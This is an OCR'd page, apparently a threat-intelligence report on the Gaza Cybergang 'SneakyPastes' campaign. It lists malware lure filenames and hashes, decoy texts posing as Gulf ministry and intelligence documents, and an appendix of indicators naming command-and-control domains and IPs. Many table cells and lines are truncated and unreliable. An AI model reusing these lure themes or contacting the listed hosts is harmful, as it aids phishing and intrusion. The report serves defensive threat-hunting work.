وتمنى لو يصدر بيان عن لقاء القاهرة بلغة ايجابية ، فذلك يفيدهم في تهدئة الوضع
f9bcc21fbb40247167c8c85ed6ef56e3	March 2016	دراسة.lha

		 خلاصة الدراسة تهدف الدراسة إلى التعرف على طبيعة "العلاقة بين المستوى السياسي والعسكري بإسرائيل، وقياس مدى تأثير هذه العلاقة على آليات اتخاذ القرارات في إسرائيل. "وقد أظهرت نتائج الدراسة حول العلاقة المتبادلة بين المجتمع والجيش وخلفياتها والنماذج النظرية التي تعرضت لتحليل هذه العلاقات المدنية العسكرية، أن نموذج الشراكة بين المستوى السياسي والعسكري كان هو السائد والأفضل في اتخاذ القرار -وبينت النتائج أن دولة إسرائيل تعيش في وضع وجودي استثنائي، في ظل واقع وديناميات متغيرة، جعلت من دور وتأثير المؤسسة العسكرية-الأمنية فيها، يحتل الصدارة من بين المؤسسات الفاعلة في المجتمع، ولاسيما في عملية اتخاذ القرارات -وبينت النتائج أن ما يميز هذه المؤسسة العسكرية-الأمنية في إسرائيل كونها تتمتع بدرجة عالية من الاستقلالية والوحدة الذاتية, حيث أنها المسئولة عن بلورة النظرية الأمنية الإسرائيلية التي ترسخ الاعتقاد بأهمية القوة العسكرية لتحقيق أهداف الدولة. -وبينت النتائج أن إسرائيل هي الدولة الوحيدة التي تتميز بالغياب المطلق تقريبا للرقابة البرلمانية على المؤسسة العسكرية-الأمنية، في العالم الديمقراطي..حيث تعمل بصورة ذاتية وكاملة، دون أن تكون عليها رقابة حقيقية، أو حتى شكلية. -وبينت النتائج أن المؤسسة العسكرية-الأمنية، استمدت مكانتها وأهميتها ودورها, وقوة تأثيرها من الفكر اليهودي التوراتي في نصوصه المقدسة، ومن التراث اللذان يمجدا الآلة العسكرية التي شكلت العقيدة القتالية، التي تحقق ارادة الرب في أرضه. -وبينت النتائج أن هذه المؤسسة تستمد مكانتها وأهميتها، كذلك من كونها تقوم بعدد من الأدوار المركزية في الحياة، حيث يمتد نشاطها لمجال التعليم والثقافة والزراعة والصناعة وغيرها، وتتقاطع مع نشاط المستوى السياسي مما جعلها طرفا منافسا له -وبينت النتائج أن أحد أهم السمات المميزة للمجتمع الإسرائيلي هو مركزية الجيش في الوجدان الشعبي، بما يمنحه الشعب للمؤسسة العسكرية من مكانة، ينظر إليها كرمز للوحدة الوطنية، وبوتقة الانصهار لليهود القادمين من مختلف أنحاء العالم. -وبينت النتائج أن من أهمية المؤسسة العسكرية، أنها الجهة الوحيدة المخولة بقراءة واقع الجانب العسكري وحدها، بل تمتد للجوانب السياسية والاقتصادية والاجتماعية والثقافية والدينية، وفق منظورها، وفهمها للأمن القومي، والمصلحة الوطنية العليا. -وبينت النتائج أن مؤشرات التداخل الاقتصادي والعسكري، تكسب أهمية محورية نظرا لاعتبارها مؤشراً على تأثير المؤسسة العسكرية بالمجتمع والنظام الاقتصادي وعملية تخصيص للموارد المالية.
D9dbb65a42ffe0575f0e99f7498a593e	April 2016	برقية الخارجية السعودية لسيادتكم – يرجي الإطلاع مهم.exe
221EEF8511169C0496BBC79F96E84A4A	April 2016	تقرير السعودية المعلومات المتوفر – ونستكمل عند التوفر.exe  اجتماع طارئ لمجلس الجامعة العربية لبحث التصعيد الإسرائيلي في الجولان أت اليوم أعمال الاجتماع الطارئ لمجلس جامعة الدول العربية لى مستوى المندوبين الدائمين للدول الأعضاء، برئاسة سفير مملكة البحرين لدى مصر ومندوبها الدائم بالجامعة العربية، لشيخ راشد بن عبد الرحمن آل خليفة، وبحضور الأمين العام للجامعة العربية الدكتور نبيل العربي. ويبحث الاجتماع اتخاذ موقف عربي موحد حيال الخطوات الإسرائيلية التصعيدية والتصريحات الخطيرة لرئيس الوزراء سرائيلي بنيامين نتنياهو، والتي أكد فيها ضم أراضي الجولان العربي السوري المحتل إلى إسرائيل. يأتي الاجتماع بناء على طلب من المملكة العربية السعودية ودولة الكويت ومملكة البحرين.
62DF4BC3738BE5AD4892200A1DC6B59A Inside: 55d33d9da371fdfe7871f2479621444a	May 2016	معلومات عن هجوم محتمل من الحوثيين على مواقع سعودية – خاص.exe  folder.pdf - SumatraPDF UNITED ARAB EMIRATES MINISTRY OF DEFENCE الإمارات العربية المتحدة وزارة الدفاع عليكم ورحمه الله وبركاته ، ارة الدفاع أطيب تمنياتها لكم بدوام التوفيق والنجاح ، فإنه قد وصلتنا معلومات تفيد ان الحوثيين بدأوا بشكل فعلي في التخطيط لهجوم واسع على الحدود ، عبر استراتيجية جديدة في الهجوم وصلت لهم عن طريق المخابرات الإيرانية ، ونحن حاليا نقوم بمحاولة الكشف عن هذه الاستراتيجية ، علما بأنه تتم العملية خلال شهر يونيو/حزيران القادم . وتقبلوا فائق الاحترام والتقدير ،،، عا/العقيد الركن الطيار مدير مكتب وكيل وزارة الدفاع فهد علي صقر الحفيتي
838696872F924D28B08AAAA67388202E	May 2016	عاجل المخابرات المصرية.exe

the bottom of any e-mail sent to me for the purposes mentioned above.

Subscribe



من هو خالد فوزي رئيس "المخابرات المصرية" الجديد؟


ى اللواء "خالد فوزي" الرئيس الجديد لجهاز المخابرات العامة المصرية اليمين الدستورية
ام الرئيس عبد الفتاح السيسي الأحد، ليكون الرئيس العشرين للمخابرات المصرية منذ
تأسيسها عام 1954.

كان السيسي قد أصدر أمس السبت قرارا مفاجئا بإقالة اللواء محمد فريد التهامي من
رئاسة المخابرات وإحالته للتقاعد ومنحه وسام الجمهورية من الطبقة الأولى تقديراً
لجهوده، وعين "فوزي" بدلا منه، فمن هو رئيس المخابرات العامة الجديد؟

لغ "خالد فوزي" من العمر 57 عاما، وتخرج في الكلية الحربية عام 1978، ليلتحق بجهاز
مخابرات العامة عام 1982، ثم تدرج في المناصب داخل هيئة الأمن القومي - وهي من
الهيئات الهامة داخل المخابرات العامة ومنوط بها كشف قضايا التجسس وحماية الأمن
الداخلي - حتى أصبح رئيسا لها ومساعدا لرئيس المخابرات العامة عام 2013.

ـدّ "فوزي" الرجل الثاني في المخابرات بعد اللواء "محمد رأفت شحاتة" الرئيس الأسبق
جهاز الذي تمت إقالته في تموز/ يوليو 2013 وتعيين اللواء "فريد التهامي" خلفا له، في

e8be9843c372d280a506ac260567bf91	May 2016	قية وزارة الخارجية السعودية.exe




كلمة سمو ولي العهد في الاجتماع الرابع والثلاثين لأصحاب
السمو والمعالي وزراء الداخلية بدول مجلس التعاون لدول
الخليج العربية 1437/2/13 هـ الموافق 2015/11/25م

وزارة الخارجية

إنقل صاحب السمو الملكي الأمير محمد بن نايف بن عبدالعزيز ولي العهد نائب رئيس مجلس الوزراء وزير الداخلية ،
تحيات خادم الحرمين الشريفين الملك سلمان بن عبدالعزيز آل سعود - حفظه الله - لأصحاب السمو والمعالي وزراء
الداخلية بدول مجلس التعاون لدول الخليج العربية وتطلعاته ـ أيده الله ـ لاجتماعهم الرابع والثلاثين السداد والتوفيق
والمزيد من الأمن والاستقرار للدول الخليجية والعربية والإسلامية وعموم المجتمع الإنساني.
جاء ذلك في ثنايا الكلمة التي ألقاها سمو ولي العهد ظهر اليوم خلال الاجتماع الرابع والثلاثين لأصحاب السمو
والمعالي وزراء الداخلية بدول مجلس التعاون لدول الخليج العربية في دولة قطر الشقيقة الذي عقد برئاسة معالي
الشيخ عبدالله بن ناصر بن خليفة آل ثاني رئيس مجلس الوزراء وزير الداخلية بدولة قطر حيث رأس سموه وفد
المملكة في الاجتماع.
ورفع سموه الشكر والتقدير لصاحب السمو الشيخ تميم بن حمد آل ثاني أمير دولة قطر الشقيقة على استضافة هذا
الاجتماع وحسن الاستقبال وكرم الضيافة معبراً عن شكره لمعالي الشيخ عبدالله بن ناصر بن خليفة آل ثاني على
حسن الإعداد والتحضير لهذا الاجتماع وتوفير أسباب نجاحه بحول الله وقدرته.
وقال سمو ولي العهد - حفظه الله - إن لهذا الاجتماع أهميته كونه ينعقد في ظل ظروف ومستجدات أمنية دولية

55d33d9da371fdfe7871f2479621444a	May 2016	نموذج ترشيح الدورة الخاصة .rar



filee.pdf - [استمارة ترشيح لحضور برنامج تدريبي] - SumatraPDF

معهد التدريب والدراسات القضائية
Institute of Training & Judicial Studies
إدارة التدريب

استمارة ترشيح لحضور (دورة تدريبية)
بمعهد التدريب والدراسات القضائية

معلـــومـــات عـــن الدورة			
اسم البرنامج :			
التاريخ : 2016/06/24م		المكان: معهد التدريب والدراسات القضائية في الشارقة	
الوقت: 9:00صباحاً ، 01:00 ظهراً		(صباحي / مسائي)	
اسماء المرشحين			
	اسم المرشح	هاتف	الإيميل
1			
2			
3			
4			
5			
6			


الملاحظـــات: الرجاء إرسال هذه الاستمارة قبل موعد) و ذلك لاستكمال الإجراءات اللازمة

للاستعمال الرسمي لإدارة التدريب	اعتماد الإدارة/الهيئة
	اسم الجهة:
	اسم الموظف:
	التاريخ:

	التوقيع
	ختم الهيئة

ت ت /1-2008

e782610bf209e81ecc42ca94b9388580	July 2016	عاجل – مؤتمر ايران.exe



iran.pdf - SumatraPDF

تقرير موجز حول
مؤتمر المعارضة الإيرانية السنوي
باريس: يوليو 2016

مقدمة:

لقد المؤتمر السنوي للمقاومة الإيرانية في العاصمة الفرنسية باريس خلال الفترة 9-10 يوليو 2016 برئاسة رئيسة المجلس الوطني للمقاومة الإيرانية* السيدة/ مريم رجوي تحت شعار "إيران الحرة"، وبمشاركة أكثر من 100 ألف من أبناء الجاليات الإيرانية الموجودة في مختلف أنحاء العالم، وبحضور عدد من الوفود الرسمية وغير الرسمية من دول عربية وأوروبية وأمريكا، بلغ نحو 54 دولة.

شهد المؤتمر مشاركة عدداً كبيراً من وفود الدول العربية، حيث رأس الوفد الجزائري رئيس الوزراء الجزائري الأسبق أحمد غزالي، وشاركت المملكة العربية السعودية بوفد مكون من شخصيات سياسية وإعلامية برئاسة الأمير تركي الفيصل، وترأس الوفد الفلسطيني السيد عزام الأحمد رئيس كتلة فتح في البرلمان الفلسطيني، كما شاركت مصر بوفد برلماني برئاسة وكيل مجلس النواب المصري النائب سليمان وهدان، والسفير محمد العرابي رئيس لجنة العلاقات الخارجية بالبرلمان، فضلاً عن وفود سياسية ودبلوماسية وبرلمانية من والأردن والبحرين وتونس والمغرب والمعارضة السورية.

فيما شارك من الجانبين الأوروبي والأمريكي، العديد من الشخصيات السياسية والدبلوماسية، من أبرزها عضو البرلمان الفرنسي دومينيك لوفور، ورئيس منظمة "البحث عن العدالة الدولية" الأسباني ألخو فيدال، ووزير الخارجية الإيطالي السابق جوليو ترتزي، وممثل الأمم المتحدة الأسبق في العراق إد ميلكرت (هولندي) ورئيس مجلس النواب الأمريكي السابق نيوت جينجرتش، والسفير الأسبق لدى الأمم المتحدة جون بولتن، والمديرة الأسبق للعلاقات العامة في البيت الأبيض ليندا تشافيز.





أبرز محاور المؤتمر:

تخلل المؤتمر عدد من الكلمات للشخصيات المشاركة الذين أجمعوا بشكل رئيسي على ضرورة إسقاط نظام الملالي ، والتنديد بالانتهاكات وعمليات الإعدام والاعتقال وقمع الحريات التي يمارسها النظام بحق المواطنين الإيرانيين التي اعتبرها المشاركون بمثابة العمليات الأكبر

* المجلس الوطني للمقاومة في إيران هو تجمع يضم 5 فصائل إيرانية معارضة، من ضمنها حركة " مجاهدي خلق" التي كانت مريم رجوي أمينة عامة لها عام 1989.

1

5db18ab35d29d44dda109f49d1b99f38	June 2017	פרצת פרטיות בכרום מאפשרת לאתרים להקליט אתכם ללא ידיעתכם.exe

		 אתכם ללא ידיעתכם אתרים שמקליטים או מצלמים אתכם אתכם אמורים להציג חיווי ברור לכך. אבל יש דרך לעקוף את זה. בגוגל מטפלים, אך עדיין לא תיקנו את הבעיה האם מישהו מאזין לנו? בשנים האחרונות הולכות ומתגברות תחושות לא נעימות בקרב גולשי האינטרנט. התחושה שמאזינים לנו נפוצות בעיקר בקרב משתמשי פייסבוק אבל לא היא לא היחידה כולנו יודעים שאם נחפש בגוגל או בפייסבוק מידע על יעד תיירותי מסוים, סביר להניח שהפיד שלנו יוצף במודעות לאותו יעד. אך בשנה-שנתיים האחרונות הרבה אנשים מדווחים על כך ששיחה על יעד תיירותי מסוים ליד הטלפון הסלולרי או המחשב מניבה את אותן פרסומות
Dae24e4d1dfcdd98f63f7de861d95182	June 2017	مراسلات العتيبة..وثائق ومعلومات.exe  مراسلات العتيبة وثائق ومعلومات ة قراصنة إنترنت تعرف بغلوبال ليكس للعالم الوقوف على الجهد الذي تبذله دولة الإمارات ات لدى صناع القرار الأمريكي للتأثير في القرارات التي تخص دولا خليجية وإسلامية لا نها الخارجية مع ما تنتهجه أبو ظبي على هذا الصعيد. تسريب هذه المجموعة إلى صحيفة ديلي بيست الأمريكية مراسلات السفير الإماراتي النافذ وجهده المنسق ضد دول عدة بينها الكويت وتركيا ومساعيه لشيطنة قطر وتحجيم دورها تتناول ملف يوسف العتيبة ومضامين وثائق "غلوبال ليكس" التي تقع في 55 صفحة، والشخصيات التي تناولتها، وحصيلة حملة العلاقات العامة التي يبذلها العتيبة لصالح أبو ظبي.
2358dbb85a29167fa66ee6bf1a7271cd	April 2018	تاب وزارة الخارجية الإماراتية لسيادتكم.e  word.doc [Compatibility Mode] - Microsoft Word UNITED ARAB EMIRATES MINISTRY OF FOREIGN AFFAIRS الإمارات العربية المتحدة وزارة الخارجية شاركت دولة الإمارات في اجتماع خبراء الحوار السياسي بين مجلس التعاون لدول الخليج العربية والإتحاد الأوروبي الذي عقد في العاصمة البلجيكية بروكسل. تقرير مثل الدولة في الاجتماع سعادة السفير أحمد علي البلوشي مدير إدارة شؤون مجلس التعاون لدول الخليج العربية بوزارة الخارجية والتعاون الدولي و سعادة سليمان حامد سالم المزروعي Words: 267
10dfa690662b9c6db805b95500fc753d	Sept 2018	محضر اجتماع على الهاتف بين رئيس كتب السياسي لحركة حماس اسماعيل هنية ورئيس المخابرات المصرية.exe
6b5946e326488a8c8da3aaec2cb6e70f	Sept 2018	 مرفق الاتصال الهاتفي.doc [Compatibility Mode] - Microsoft Word قال الأمين العام لجبهة النضال الشعبي الفلسطيني خالد عبد المجيد في اتصال هاتفي مع #شام_إف_إم : * إنه سيتم تنفيذ اتفاق التسوية في مخيم اليرموك على مرحلتين تتضمن خروج مسلحي جبهة النصرة وتنظيم داعش بإتجاه شرق سورية وذلك بعد تقديم الميليشيات المسلحة قوائم بأسماء المسلحين الراغبين بالخروج "مرفق الاتصال الهاتفي.doc": 565 characters (an approximate value).

342a4d93df060289b2d8362461875905	Oct 2018	تسريب من داخل صلية السعودية حول مقتل جمال خاشقجي.exe
c9cae9026ee2034626e4a43cfdd8b192	Jan 2019	حضر اجتماع السفير القطري العمادي مع وفد المصري في رام الله .exe

Appendix II – Indicators of compromise

Type	IoC	Descript
RAR md5	E686FFA90B2BFB567547F1C0DAD1AE0B	Stage 1 e
RAR md5	CE5AA4956D4D0D66BED361DDD7DB1A3B	Stage 1 e
RAR md5	4F34902C9F458008BAE26BFA5C1C00DA	Stage 1 e
RAR md5	535F8EA65969A84A68CEAF88778C6176	Stage 1 e
RAR md5	E8A29C7A6F6C0140152CA8A01E336B37	Stage 1 e
RAR md5	E782610BF209E81ECC42CA94B9388580	Stage 1 e
RAR md5	F9BCC21FBB40247167C8C85ED6EF56E3	Stage 1 e
EXE md5	33369AFD3042326E964139CABA1888D3	Stage 2 (exe) that chain
EXE md5	2AD88AE20D8F4CB2C74CAE890FEB337A	Stage 2 (exe) that chain
EXE md5	55929FF3E67D79F9E1E205EBD38BC494	Stage 2 (exe) that chain

IN THE SAME CATEGORY

EXE md5	DA486DF0D8E03A220808C3BFA5B40D06	Stage 2 exe) that chain
EXE md5	C7F98F890B21C556D16BFF55E33C33AB	Stage 2 (Applica invokes
EXE md5	FAFCC11AF99ACF1B70997BC4BF36CFC0	Stage 2 exe) whi Tile Slide game th chain –
EXE md5	28CACBF64141F50426830B385AB1BE4C	Dell-cm to Delet directory
EXE md5	F30C00E87C7EE27033DC0AC421F3B4F8	Stage 2 that invo
EXE md5	51A59AEC24B5046EC4615728A5B52802	Stage 2 that invo
EXE md5	98BDE191AE6E2F7D8D4166C4B21A27D2	Office-v lolpoke/
EXE md5	9E152A6ADCB57D44284AF3B6FD0C94C2	Stage 2 exe) that chain
EXE md5	CAB62BB5F00FE15683C6AF760C8E8F7E	wPic4-e similar to
EXE md5	192DD65864119017AA307BE3363E31BB	Powe1-e that use to execu
EXE md5	71E462260F45C5E621A5F5C9A5724844	WinPeg backdoo compute code ava site
EXE md5	AB98768D2440E72F42FCD274806F8D2A	WinPeg variant c
EXE md5	DAACE673B1F4DFE8A4D3D021C5190483	Word-ht

HrServ – Previously unknown web shell used in APT attack

Modern Asian APT groups' tactics, techniques and procedures (TTPs)

A cascade of compromise: unveiling Lazarus' new campaign

How to catch a wild triangle

StripedFly: Perennially flying under the radar

		invoke P github.gi
EXE md5	1529AE427FE4EB2D9B4C3073B2AA9E10	Word-vb invoke P github.gi lolpoke/s
Powershell md5	CCD324DF0F606469FCA3D1C6FFA951AD	System1. script th memory comman program Trojan do myftp[.]
Powershell md5	D153FF52AE717D8CF26BEF57BDB7867D	Install.ps script th strike be
EXE md5	AD1C91BF5E7D1F0AAF2E4EFB8FB79ADE	Stage 2 vbs) tha chain
EXE md5	EE3AD5B06DBC6CCA7FDC9096697A9B4A	Re-vbs - uses Pas create s run JScr
EXE md5	805CA34E94DA9615C13D8AF48307FB07	Folder.ex variant b chain
EXE md5	F330703C07DDD19226A48DEBA4E8AA08	Stage 2 exe) tha chain
EXE md5	CFD2178185C40C9E30AADA7E3F667D4B	Another on Paste
EXE md5	C2EE081EC3ADEF4AFACAB1F326EE50FF	2poker2. PowerSh invoke ba Pastebin another
EXE md5	B3A472F81F800B32FE6595F44C9BF63B	Stage 1 e
EXE md5	DF3F3AD279CA98F947214FFB3C91C514	Stage 1 e

EXE md5	221EEF8511169C0496BBC79F96E84A4A	Stage 1 e
EXE md5	62DF4BC3738BE5AD4892200A1DC6B59A	Stage 1 e
EXE md5	55D33D9DA371FDFE7871F2479621444A	Stage 1 e
EXE md5	838696872F924D28B08AAAA67388202E	Stage 1 e
EXE md5	E8BE9843C372D280A506AC260567BF91	Stage 1 e
EXE md5	55D33D9DA371FDFE7871F2479621444A	Stage 1 e
EXE md5	D9DBB65A42FFE0575F0E99F7498A593E	Stage 1 e
EXE md5	5DB18AB35D29D44DDA109F49D1B99F38	Stage 1 e
EXE md5	DAE24E4D1DFCDD98F63F7DE861D95182	Stage 1 e
EXE md5	2358DBB85A29167FA66EE6BF1A7271CD	Stage 1 e
EXE md5	10DFA690662B9C6DB805B95500FC753D	Stage 1 e
EXE md5	6B5946E326488A8C8DA3AAEC2CB6E70F	Stage 1 e
EXE md5	342A4D93DF060289B2D8362461875905	Stage 1 e
EXE md5	C9CAE9026EE2034626E4A43CFDD8B192	Stage 1 e
Network	dji-msi.2waky.com	External with the
Network	checktest.www1.biz	External with the
Network	fulltest.yourtrap.com	External with the
Network	microsoft10.compress.to	External with the
Network	mmh.ns02.us	External with the
Network	ramliktest.mynetav.org	External with the
Network	testhoward.mysecondarydns.com	External with the

Network	testmace.compress.to	External with the
Network	time-loss.dns05.com	External with the
Network	wiknet.mooo.com	External with the
Network	Wiknet.wikaba.com	External with the
Network	supports.mefound.com	External with the
Network	saso10.myftp.biz	External PowerSh downloa
Network	192.169.7.250	External active)
Network	104.200.67.190	External active)
Network	185.117.72.190	External active)
Network	45.63.97.44	External active)

APT

ARABIC MALWARE

MALWARE DESCRIPTIONS

MOBILE MALWARE

RAT TROJAN

SPEAR PHISHING

TARGETED ATTACKS

Gaza Cybergang Group1, operation SneakyPastes

Your email address will not be published. Required fields are marked *

Type your comment here

Name *

Email *

Comment

Intelligence
Boost your incident investigation and threat hunting missions
kaspersky

// LATEST POSTS

MALWARE REPORTS

Android malware, Android malware and more Android malware

GREAT

SOC, TI AND IR POSTS

A patched Windows attack surface is still exploitable

ELSAYED ELREFAEI, ASHRAF REFAAT, KASPERSKY GERT

MALWARE DESCRIPTIONS

What's in your notepad? Infected text editors target Chinese users

SERGEY PUZAN

RESEARCH

Top 10 web application vulnerabilities in 2021–2023

OXANA ANDREEVA, KASPERSKY SECURITY SERVICES

// LATEST WEBINARS

TECHNOLOGIES AND SERVICES

11 DEC 2023, 4:00PM 60 MIN

The Future of AI in cybersecurity: what to expect in 2024

VLADIMIR DASHCHENKO, VICTOR SERGEEV, VLADISLAV TUSHKANOV, DENNIS KIPKER

THREAT INTELLIGENCE AND IR

30 NOV 2023, 4:00PM 70 MIN

Responding to a data breach: a step-by-step guide

ANNA PAVLOVSKAYA

CYBERTHREAT TALKS

14 NOV 2023, 4:00PM 60 MIN

2024 Advanced persistent threat predictions

IGOR KUZNETSOV, DAVID EMM, MARC RIVERO, DAN DEMETER, SHERIF MAGDY

CYBERTHREAT TALKS

09 NOV 2023, 5:00PM 60 MIN

Overview of modern car compromise techniques and methods of protection

ALEXANDER KOZLOV, SERGEY ANUFRIENKO

// REPORTS

HrServ – Previously unknown web shell used in APT attack

In this report Kaspersky researchers provide an analysis of the previously unknown HrServ web shell, which exhibits both APT and crimeware features and has likely been active since 2021.

Modern Asian APT groups' tactics, techniques and procedures (TTPs)

Asian APT groups target various organizations from a multitude of regions and industries. We created this report to provide the cybersecurity community with the best-prepared intelligence data to effectively counteract Asian APT groups.

A cascade of compromise: unveiling Lazarus' new campaign

We unveil a Lazarus campaign exploiting security company products and examine its intricate connections with other campaigns

How to catch a wild triangle

How Kaspersky researchers obtained all stages of the Operation Triangulation campaign targeting iPhones and iPads, including zero-day exploits, validators, TriangleDB implant and additional modules.

THREATS

APT (Targeted attacks)
Secure environment (IoT)
Mobile threats
Financial threats
Spam and phishing
Industrial threats
Web threats
Vulnerabilities and exploits

CATEGORIES

APT reports
Malware descriptions
Security Bulletin
Malware reports
Spam and phishing reports
Security technologies
Research
Publications

OTHER SECTIONS

Archive
All tags
Webinars
APT Logbook
Statistics
Encyclopedia
Threats descriptions
KSB 2023